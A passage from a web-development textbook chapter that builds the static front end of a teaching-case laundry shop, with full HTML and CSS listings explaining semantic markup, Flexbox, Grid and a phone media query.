Chapter 7 asked the shop's data thirty questions in SQL. Each answer was a table of numbers in a terminal: 2,953 bills in the sample year, Rp 144.213.000 charged, 38 bills with money still owed, six overdue bills waiting at the Keputih outlet on the evening of 30 September 2026. The owner of Profitina Laundry cannot use a terminal at the counter, and the customer who wants to know whether her bed cover is ready will certainly not type SQL on her phone. Somebody has to put those answers on a screen.

That screen is the **front end**: the part of a web application that runs in the browser. It is built from three languages with three different jobs, and keeping the jobs apart is most of the skill:

- **HTML** (HyperText Markup Language) says what things *are*: this is a heading, this is a form, this is a table of prices, this is the main content and that is the footer [1].
- **CSS** (Cascading Style Sheets) says how things *look*: colors, spacing, which boxes sit side by side on a monitor and one under another on a phone.
- **JavaScript** says what things *do*: when the cashier presses **Finished**, send a request to the server, wait for the answer and redraw the queue.

The back end, the program on the server that owns the database, is the subject of Chapters 9 to 13, one technology per chapter. This chapter comes first because every one of those back ends offers the same **JSON API** (Application Programming Interface): a set of addresses such as `/api/services` or `/api/bills/B2938` that answer with data instead of pages. The front end of this chapter talks to that API, so it works unchanged with the PHP track of Chapter 9, the Flask track of Chapter 10, the Java tracks of Chapter 11 and the .NET track of Chapter 12. It can even run with no back end at all, by reading the sample data's CSV files directly, which is how you will open it in the next few minutes.

> **WHAT THIS CHAPTER IS REALLY ABOUT.** A front end is a guest in somebody else's house. It runs on a phone you did not choose, in a browser you did not install, on a network that may drop at any moment, and it can be read and changed by the person holding the phone. So it may make the page pleasant and fast, but it may never be trusted: every price it shows is calculated again by the server, every button it hides is refused again by the server, and every piece of text it receives from the server is treated as text, never as code. Everything in this chapter follows from that one sentence.

8.2 One API, Many Screens

8.2.1 The pages and who uses them

The front end of Profitina Laundry lives in the folder `static/` of the application. **Table 8.1** lists its pages and the people each one is for.

Table 8.1 The pages of the static front end. The receipt was added to the staff view in this chapter's code; the other pages are the application's own.

Page	For	What it does	Requirement
`index.html`	anyone	the price list of 12 services and a price calculator (4.3 kg is charged as 5 kg)	FR-3 (read)
`status.html`	customers	"Where is my laundry?": bill number plus phone number give the state of one bill	FR-10
`admin.html`	staff	login, dashboard, queue with a **Finished** button, one bill, customers, monthly report with a CSV download	FR-1, 2, 5, 8, 9
receipt (inside `admin.html`)	cashier	the printable receipt of one bill, 80 mm wide, with the official logo	FR-7

Behind the pages sit seven JavaScript files and two stylesheets, each with one job. **Table 8.2** is the map you will return to while reading the rest of the chapter.

Table 8.2 The files of the front end and the job of each. Every page loads `config.js`, `core.js`, `api.js` and `ui.js`, then its own script.

File	Job
`css/style.css`	one stylesheet for every page: custom properties, Flexbox, Grid, one media query for phones
`css/receipt.css`	the receipt on screen, and on paper nothing but the receipt
`js/config.js`	the settings: data source (`auto`, `live`, `mock`), API address, CSV folder
`js/core.js`	the shop's rules (money format, rounding up, express surcharge, promised times) and the mock data store; no DOM code, so it also runs in Node.js for the tests
`js/api.js`	two interchangeable data sources with the same methods: `LiveApi` (fetch against a running track) and `MockApi` (the CSV files)
`js/ui.js`	small DOM helpers (`el`, `table`, `message`) and the start-up of every page
`js/home.js`, `js/status.js`, `js/admin.js`	one script per page
`js/receipt.js`	builds the receipt from `GET /api/bills/{id}`
`tests/*.js`	logic tests in Node.js, page tests in jsdom, browser tests in Chromium

8.2.2 How the pieces fit together

Figure 8.1 shows the whole arrangement. The browser loads the pages. The pages never call the network themselves; they call methods such as `api.services()` or `api.finish("B2941")` on an object that `js/api.js` hands them. In **live** mode that object is a `LiveApi`, which uses `fetch()` to reach the JSON API of a running track. In **mock** mode it is a `MockApi`, which has read the seven CSV files of the sample data and computes the same answers inside the browser. The page cannot tell the difference, and the tests of Section 8.14 prove that the two give identical JSON for twelve different calls.



Figure 8.1 The front end and its data. The pages talk only to `js/api.js`; its `LiveApi` fetches JSON from any track's API, its `MockApi` reads the CSV files without a server. The Python and Java console clients of Sections 8.15 and 8.16 use the same API without a browser.

Two console programs appear on the right of the figure. They are there to make a point that is easy to miss when you only ever see an API through a browser: an API is not a web page and does not need one. A Python script at the back office, a Java program on a cashier's tablet, a spreadsheet macro or a delivery rider's phone app can all speak to `/api/bills` in exactly the way `admin.html` does.

8.2.3 Why no framework

Most front ends written in 2026 use a framework such as React, Vue or Angular, and a build tool that turns hundreds of source files into a few optimized ones. This one deliberately does not. A framework hides the three things this chapter needs you to see: how a page is really put together from elements, how an event reaches your code, and how a request leaves the browser. Once you have written `document.createElement("td")` and `fetch(url, {credentials: "include"})` yourself, a framework becomes a convenience you understand instead of magic you depend on. The code is also small enough to read in an afternoon: about 1,700 lines of JavaScript, of which almost half is `core.js`, the rules and the mock store.

8.3 Running the Pages

8.3.1 What you need

The front end needs only a modern browser. Chrome is by far the most common browser in Indonesia, with 77.5 percent of all page views in August 2026 according to StatCounter, followed by Safari with 9.4 percent and Edge with 5.6 percent [2]; the pages were tested in Chromium, the open-source core of Chrome and Edge. To open the pages comfortably you also want **VS Code** with the extension **Live Server** (by Ritwick Dey), which starts a small local web server with one click, exactly as Chapter 2 set up. To run the tests you need **Node.js**: the current long-term-support line is Node.js 24, in active support until October 2026, and Node.js 22 is in maintenance until April 2027 [3]; the tests use nothing newer than Node.js 18. For live mode you need the PHP track of Chapter 9, which needs PHP 8.1 or newer.

The chapter's code is in `ProfitinaLaundry/Code_new/Chapter08/`, laid out like the application itself so that every relative path still works:

```
Chapter08/
  static/          the pages, css/, js/, assets/ (official logos), tests/
  database/        the sample data: laundry.db and csv/ (7 files)
  php/             the PHP track of Chapter 9, used here as the live API
  clients/python/  laundry_client.py   (Section 8.15)
  clients/java/    LaundryClient.java  (Section 8.16)
  README.md        every command for Windows, macOS and Linux
```

The listings in this chapter are printed from those files, byte for byte. The JavaScript, CSS and HTML were formatted with Prettier at 84 columns so that no line needs to wrap on the page [4].

8.3.2 Mock mode: the pages with no server program

1. In VS Code choose **File > Open Folder…** and open the folder `Chapter08` itself, not `static`. The pages read the CSV files from `../database/csv/`, and Live Server can serve only files inside the folder you opened.
2. In the Explorer open `static`, right-click `index.html` and choose **Open with Live Server**. The browser opens `http://127.0.0.1:5500/static/index.html`.
3. At the bottom of the page the footer says *Data: mock data (../database/csv/)*. With no API answering on port 8000, the default setting `auto` fell back to the CSV files.

In mock mode "now" is the moment the sample data was taken, 30 September 2026 at 21:00 (`mockNow` in `js/config.js`), so the dashboard shows the numbers the documentation promises. Changes such as **Finished** happen in the open tab only; a reload starts again from the CSV files.

If you double-click `index.html` instead, the address starts with `file://` and the browser refuses to let a page read other files from your disk. The page notices, shows a message and offers a file picker: choose the seven CSV files of `database/csv` at once and everything works as before. Section 8.11 shows the code that does this.

8.3.3 Live mode: the pages against the PHP API

Open a second terminal in VS Code (**Terminal > New Terminal**) and start the PHP track:

```
cd php
php -S localhost:8000 -t public
```

Then change the address in the browser from `127.0.0.1:5500` to `localhost:5500`. The footer now says *Data: live API at http://localhost:8000*. The change of host name is not cosmetic: the

login cookie that the API sets for `localhost:8000` is sent back only to pages of the same *site*, and for the browser `localhost` and `127.0.0.1` are two different sites. Section 8.8.4 explains the rule. To use another track, open **Connection settings** at the bottom of any page, choose **live API only**, type the address (for example `http://localhost:5000` for Flask) and press **Save and reload**.

8.4 Page Structure: Semantic HTML

8.4.1 The home page, element by element

Listing 8.1 is the complete home page. Read it once from top to bottom before the explanation; notice how little of it is about appearance.

Listing 8.1 `static/index.html`: the home page. Every element says what its content is; the look comes from `css/style.css` and the data from `js/home.js`.

```
<!doctype html>
<html lang="en">
  <head>
    <meta charset="utf-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1" />
    <title>Profitina Laundry - services and prices</title>
    <meta
      name="description"
      content="Profitina Laundry, three outlets in Surabaya: services, prices and a
        price calculator."
    />
    <link
      rel="icon"
      type="image/png"
      href="assets/profitina-logo-transparent.png"
    />
    <link rel="stylesheet" href="css/style.css" />
    <script src="js/config.js" defer></script>
    <script src="js/core.js" defer></script>
    <script src="js/api.js" defer></script>
    <script src="js/ui.js" defer></script>
    <script src="js/home.js" defer></script>
  </head>
  <body>
    <header class="site-header">
      <a class="brand" href="index.html">
        <img
          src="assets/profitina-logo-horizontal.png"
          alt="Profitina"
          width="118"
          height="34"
        />
        <span>Laundry</span>
      </a>
      <button
        type="button"
        class="menu-toggle"
        aria-expanded="false"
        aria-controls="site-menu"
      >
        &#8801; Menu
      </button>
      <nav id="site-menu" class="site-menu" aria-label="Main menu">
        <ul>
          <li>
            <a href="index.html" aria-current="page">Services &amp; prices</a>
```

Listing 8.1 (Continued) *static/index.html: the home page. Every element says what its content is; the look comes from css/style.css and the data from js/home.js.*

```
        </li>
        <li><a href="status.html">Where is my laundry?</a></li>
        <li><a href="admin.html">Staff</a></li>
      </ul>
    </nav>
  </header>

  <main class="page">
    <section class="hero">
      <h1>Clean laundry, three outlets in Surabaya</h1>
      <p>
        Wash, dry &amp;amp; fold by the kilo, express in one day, dry cleaning, bed
        covers, shoes and helmets. Rungkut, Keputih and Wiyung, open every day
        from 07:00 to 21:00.
      </p>
      <p><a class="button primary" href="status.html">Check my laundry</a></p>
    </section>

    <div id="connect-error" class="flash flash-error" hidden></div>

    <section aria-labelledby="prices-title">
      <h2 id="prices-title">Services and prices</h2>
      <div id="price-list"><p class="muted">Loading the price list...</p></div>
      <noscript
        ><p class="flash flash-warn">
          The price list needs JavaScript.
        </p></noscript
      >
    </section>

    <section aria-labelledby="calc-title" class="card">
      <h2 id="calc-title">What will it cost?</h2>
      <form id="calc-form" class="form" novalidate>
        <label for="calc-service">Service</label>
        <select id="calc-service" name="service" disabled>
          <option>Loading...</option>
        </select>
        <label for="calc-amount">Weight in kg, or number of items / pairs</label>
        <input
          id="calc-amount"
          name="amount"
          type="number"
          min="0.1"
          step="0.1"
          value="4.3"
          inputmode="decimal"
```

Listing 8.1 (Continued) *static/index.html: the home page. Every element says what its content is; the look comes from css/style.css and the data from js/home.js.*

```
          />
          <p class="hint">
            We weigh the laundry at the counter and round <strong>up</strong> to the
            next whole kg: 4.3 kg is charged as 5 kg.
          </p>
          <button type="submit" class="button">Calculate</button>
          <output
            id="calc-result"
            for="calc-service calc-amount"
            class="result"
            aria-live="polite"
          ></output>
        </form>
      </section>
    </main>

    <footer class="site-footer">
      <p>
        Profitina Laundry - teaching case of the Profitina Course Library.
        <span id="source">Data: connecting...</span>
      </p>
      <details>
        <summary>Connection settings</summary>
        <form id="settings-form" class="form">
          <fieldset>
            <legend>Data source</legend>
            <label class="choice"
              ><input type="radio" name="mode" value="auto" /> auto (live API if it
              answers, else CSV mock data)</label
            >
            <label class="choice"
              ><input type="radio" name="mode" value="live" /> live API only</label
            >
            <label class="choice"
              ><input type="radio" name="mode" value="mock" /> mock data from
              ../database/csv only</label
            >
          </fieldset>
          <label for="api-base">API base URL</label>
          <input
            id="api-base"
            name="apiBase"
            type="url"
            placeholder="http://localhost:8000"
          />
          <button type="submit" class="button">Save and reload</button>
```

Listing 8.1 (Continued) *static/index.html: the home page. Every element says what its content is; the look comes from css/style.css and the data from js/home.js.*

```
        </form>
      </details>
    </footer>
  </body>
</html>
```

The first line, `<!doctype html>`, tells the browser to use the current HTML standard rather than the "quirks mode" kept for pages written in the 1990s. `lang="en"` tells screen readers which pronunciation to use and lets the browser offer a translation. In the `<head>`:

- `<meta charset="utf-8">` makes "Rp", the dot in "Rp 40.000" and any Indonesian name with an accent arrive intact.

- `<meta name="viewport" content="width=device-width, initial-scale=1">` is the most important line for phones. Without it a phone pretends to be a 980-pixel desktop, shrinks the page to fit, and every word becomes unreadably small. With it, the page is laid out for the phone's real width, and the media query of Section 8.5.5 can do its job.
- The `description` meta element is what a search engine shows under the page's title in its results.
- The five `<script ... defer>` elements load the scripts in parallel with the page but run them only after the HTML has been read completely, in the order written. That is why `home.js` can safely look for `#price-list`: by the time it runs, the element exists.

The `<body>` is built from **landmark** elements, each of which says what kind of region it is. **Figure 8.2** shows them on the running page; the numbered markers match the list below.



Figure 8.2 The home page at desktop width in live mode, captured from the running front end. The markers show (1) the brand link with the official logo, (2) the main menu, (3) the hero section, (4) the price list drawn from `GET /api/services`, (5) the calculator form, (6) the connection settings in the footer.

1. `<header class="site-header">` holds the brand and the menu. The brand is a link home made of the official logo image and the word *Laundry*. The image has `alt="Profitina"`: a screen reader says "Profitina, link" instead of reading the file name aloud, and the `width` and `height` attributes reserve the space before the image arrives, so the page does not jump.
2. `<nav aria-label="Main menu">` contains an ordinary list of links. `aria-current="page"` marks the page you are on, both for the eye (the stylesheet gives it a background) and for a screen reader, which says "current page". The `<button class="menu-toggle">` with `aria-expanded` and `aria-controls` is the phone menu button of Section 8.5.5.

3. `<main>` holds the content of this page; there is exactly one per page, so a screen-reader user can jump straight to it. Inside, `<section class="hero">` is the greeting with its link to the status page.
4. `<section aria-labelledby="prices-title">` is the price list. `aria-labelledby` gives the region the name of its heading, so it appears as "Services and prices, region" in a screen reader's list of landmarks. The `<div id="price-list">` starts with the text *Loading the price list…*, which `home.js` replaces with a table. Beneath it a `<noscript>` message appears only if JavaScript is switched off.
5. The calculator is a real `<form>` with `<label for="...">` elements tied to their fields, an `<input type="number" step="0.1" inputmode="decimal">` that gives a phone its numeric keyboard with a decimal point, and an `<output>` element, the HTML element made for "the result of a calculation", with `aria-live="polite"` so that a screen reader announces each new price without interrupting.
6. `<footer>` holds the data-source line and a `<details>` element. `<details>` with its `<summary>` is a disclosure widget that opens and closes with no JavaScript at all: the connection settings stay out of the way until somebody needs them.

8.4.2 Why the meaning matters

A page built only from `<div>` and `<span>` elements can be made to *look* exactly like this one. The difference is invisible until someone cannot see the screen, or until a search engine reads the page, or until the stylesheet fails to load on a slow connection. Then the semantic page still works: headings are navigable, the form fields announce their labels, the table reads row by row, and the unstyled page is still a sensible document from top to bottom. The Web Content Accessibility Guidelines (WCAG) are the international yardstick for this; WCAG 2.2 has been a W3C Recommendation since October 2023 and was approved as the international standard ISO/IEC 40500:2025 in October 2025 [5], [6].

> **DEFINITION.** An element is **semantic** when its name says what its content means (`<nav>`, `<main>`, `<table>`, `<button>`, `<label>`, `<output>`) rather than how it looks. A **landmark** is a semantic region that assistive technology lists so that a user can jump to it: `header`, `nav`, `main`, `footer`, and any `section` with an accessible name.

The three pages were checked with two HTML validators when the application was built, html-validate and the W3C Nu HTML Checker, with no errors reported; the first run of html-validate found three `<input>` elements without a `type` and a form without a submit button, which were fixed. You can repeat the check by uploading a page to `https://validator.w3.org/`.

8.5 Layout and Responsive CSS

8.5.1 Custom properties: the palette in one place

`css/style.css` begins with the colors of the official Profitina logo and the few other values the whole site shares, declared once as **custom properties** (often called CSS variables) on `:root`, the `<html>` element. **Listing 8.2** shows them.

Listing 8.2 `static/css/style.css`, lines 1 to 23: the palette and the corner radius as custom properties. Every rule below uses `var(--blue)` instead of repeating `#2563eb`.

```
/* ========================================================================
   Profitina Laundry (static front end) - style.css
   Custom properties, Flexbox, Grid and one media query for phones (360 px).
   Colors follow the official Profitina logo: blue -> cyan -> teal.
   ======================================================================== */
:root {
  --blue: #2563eb;
  --blue-dark: #1d4ed8;
  --cyan: #06b6d4;
  --teal: #14b8a6;
  --ink: #1f2937;
  --muted: #6b7280;
  --line: #e5e7eb;
  --bg: #f6f8fb;
  --card: #ffffff;
  --ok: #047857;
  --ok-bg: #ecfdf5;
  --warn: #92400e;
  --warn-bg: #fffbeb;
  --bad: #b91c1c;
  --bad-bg: #fef2f2;
  --radius: 10px;
}
```

A custom property is read with `var(--name)`. When the owner decides that the blue should be darker, one line changes and every button, link and tab follows. The block after it, `box-sizing: border-box` for every element, makes a box's `width` include its padding and border, which is what everybody expects and what CSS did not do by default for historical reasons.

8.5.2 Flexbox: the header in one row

Flexbox lays out a row (or a column) of boxes and shares the free space between them. **Listing 8.3** is the header.

Listing 8.3 `static/css/style.css`: the header is a flex row that may wrap; the menu is a second flex row inside it.

```
/* ---- header (Flexbox) ---- */
.site-header {
  display: flex;
  flex-wrap: wrap;
  align-items: center;
  gap: 0.75rem 1.5rem;
  padding: 0.6rem 1rem;
  background: var(--card);
  border-bottom: 3px solid transparent;
  border-image: linear-gradient(90deg, var(--blue), var(--cyan), var(--teal)) 1;
}
.brand {
  display: flex;
  align-items: center;
  gap: 0.4rem;
  text-decoration: none;
  color: var(--ink);
  font-weight: 600;
}
.brand img {
  height: 34px;
  width: auto;
}
.site-menu ul {
  display: flex;
  flex-wrap: wrap;
  gap: 0.25rem;
  list-style: none;
  margin: 0;
  padding: 0;
}
.site-menu a {
  display: block;
  padding: 0.4rem 0.7rem;
  border-radius: 6px;
  text-decoration: none;
  color: var(--ink);
}
.site-menu a:hover,
.site-menu a[aria-current="page"] {
  background: #eff6ff;
  color: var(--blue-dark);
}
.menu-toggle {
  display: none;
  margin-left: auto;
```

Listing 8.3 (Continued) *static/css/style.css: the header is a flex row that may wrap; the menu is a second flex row inside it.*

```
}
```

`display: flex` turns the header's children (the brand, the menu button, the `<nav>`) into flex items that sit in a row. `align-items: center` centers them vertically, whatever their heights. `gap: 0.75rem 1.5rem` puts 0.75 rem between rows and 1.5 rem between items; a **rem** is the font size of the root element, 16 pixels unless the user has asked for larger text, so spacing grows with the user's font size. `flex-wrap: wrap` lets the menu drop to a second line on a narrow screen instead of squeezing out of the window. The gradient line under the header is a `border-image`, so the logo's blue-cyan-teal runs under every page.

8.5.3 Grid: tiles that arrange themselves

Grid lays boxes out in rows *and* columns at once. The dashboard's outlet tiles are the clearest example, in **Listing 8.4**.

Listing 8.4 `static/css/style.css`: the dashboard tiles. `auto-fit` with `minmax(230px, 1fr)` chooses the number of columns from the width available.

```
/* ---- dashboard tiles (Grid) ---- */
.tiles {
  display: grid;
  grid-template-columns: repeat(auto-fit, minmax(230px, 1fr));
  gap: 1rem;
}
.tile {
  background: var(--card);
  border: 1px solid var(--line);
  border-top: 4px solid var(--cyan);
  border-radius: var(--radius);
  padding: 0.9rem 1rem;
}
```

The single line `grid-template-columns: repeat(auto-fit, minmax(230px, 1fr))` does the work of a whole media query. It says: make as many columns as fit, each at least 230 pixels wide, and then share the leftover width equally (`1fr`, one *fraction*). With a container W pixels wide, a minimum column width m and a gap g between columns, the number of columns is

$$c = \max\left(1,\ \left\lfloor \frac{W + g}{m + g} \right\rfloor\right) \tag{8.1}$$

because c columns need $c\,m + (c-1)\,g$ pixels, and that is at most W exactly when $c \le (W + g)/(m + g)$. On the 1024-pixel screen of **Figure 8.7** the container is 992 pixels wide (1024 minus 16 pixels of padding on each side) and the gap is 1 rem, 16 pixels, so Equation (8.1) gives $\lfloor 1008/246 \rfloor = 4$ possible columns. There are only three outlets, and `auto-fit` collapses the empty fourth track, so the three tiles share the width. On a 360-pixel phone the container is 328 pixels and $\lfloor 344/246 \rfloor = 1$: one tile per row, stacked, with no media query at all.

8.5.4 The whole page at two widths

Figure 8.3 puts the two layouts side by side. On the desktop the header is one flex row, the tiles are a three-column grid and the queue is a table. On a phone the header shows the logo and a **Menu** button, the grid has one column, and every table row becomes a card with its column names written in front of each value.



Figure 8.3 The layout at 1024 pixels and at 360 pixels. Flexbox and Grid adapt by themselves; the media query of **Listing 8.5** only hides the menu behind a button and turns tables into cards.

Which width matters more? For the shop's own screens, the office computer. For its customers, the phone. Across all web traffic in Indonesia, StatCounter measured 60.6 percent of page views from desktops and 39.0 percent from phones in August 2026 [7]; that is the whole country's web, not a laundry's customers, who check their bill on the phone they gave the cashier. The status page was therefore designed at 360 pixels first and widened afterward.

8.5.5 One media query for phones

A **media query** applies rules only when a condition about the device is true. The front end needs exactly one, in **Listing 8.5**.

Listing 8.5 `static/css/style.css`: the rules for screens up to 720 pixels wide. The menu hides behind its button, and a table with the class `cards` becomes one card per row.

```
@media (max-width: 720px) {
  .menu-toggle {
    display: inline-block;
  }
  /* hidden only when JavaScript runs; without it the menu simply stays open */
  .js .site-menu {
    display: none;
    width: 100%;
  }
  .js .site-menu.open {
    display: block;
  }
  .site-menu ul {
    flex-direction: column;
  }
  .table.cards thead {
    display: none;
  }
  .table.cards,
  .table.cards tbody,
  .table.cards tr,
  .table.cards td,
  .table.cards tfoot {
    display: block;
    width: 100%;
  }
  .table.cards tr {
    border-bottom: 2px solid var(--line);
    padding: 0.4rem 0;
  }
  .table.cards td,
  .table.cards tfoot th {
    border: 0;
    padding: 0.15rem 0.6rem;
    text-align: left;
  }
  .table.cards td[data-label]:not([data-label=""])::before {
    content: attr(data-label) ": ";
    font-weight: 600;
    color: var(--muted);
  }
  .table .num {
    text-align: left;
  }
  .details {
    grid-template-columns: 1fr;
```

Listing 8.5 (Continued) *static/css/style.css: the rules for screens up to 720 pixels wide. The menu hides behind its button, and a table with the class cards becomes one card per row.*

```
  }
  .hero h1 {
    font-size: 1.4rem;
  }
}
```

Three ideas are worth slowing down for.

The menu hides only when JavaScript runs. `ui.js` adds the class `js` to the `<html>` element as its very first action. The rule hides `.js .site-menu`, not `.site-menu`. If the scripts fail to load, the class never appears, the menu is simply always open, and a customer can still reach the status page. This is **progressive enhancement**: the page works at the plainest level and gets better when more is available.

Tables become cards without new HTML. Setting `display: block` on the table, its body, its rows and its cells turns each row into a stack of lines. The header row is hidden, so the column name has to come from somewhere else: every cell carries a `data-label` attribute (`<td data-label="Rack">A01</td>`), and the rule `content: attr(data-label) ": "` writes it in front of the value with a `::before` pseudo-element. The data never changes; only its presentation does.

Touch targets are big. The buttons of **Listing 8.5**'s neighbors in `style.css` have `min-height: 44px`. WCAG 2.2 added a success criterion for this, *Target Size (Minimum)*, which asks for at least 24 by 24 CSS pixels [5]; 44 pixels is the more generous size that the platform guidelines for phones have long recommended, and a cashier with wet hands will be grateful.

Figure 8.4 shows the home page on a 360-pixel phone with the menu closed and open, and the price table already turned into cards.



Figure 8.4 The home page at 360 pixels, captured in Chromium: on the left the menu is closed and the price list is drawn as cards; on the right the **Menu** button has been pressed and `aria-expanded` is now `true`.

8.5.6 The bug a real browser found

When the application's front end was first written, no browser could be installed in the build environment, and its test record said so honestly: the layout at 360 pixels had never been seen. For this chapter the pages were opened in Chromium, and the very first automated check, "does the page scroll sideways at 360 pixels?", failed on the home page. The page was 484 pixels wide.

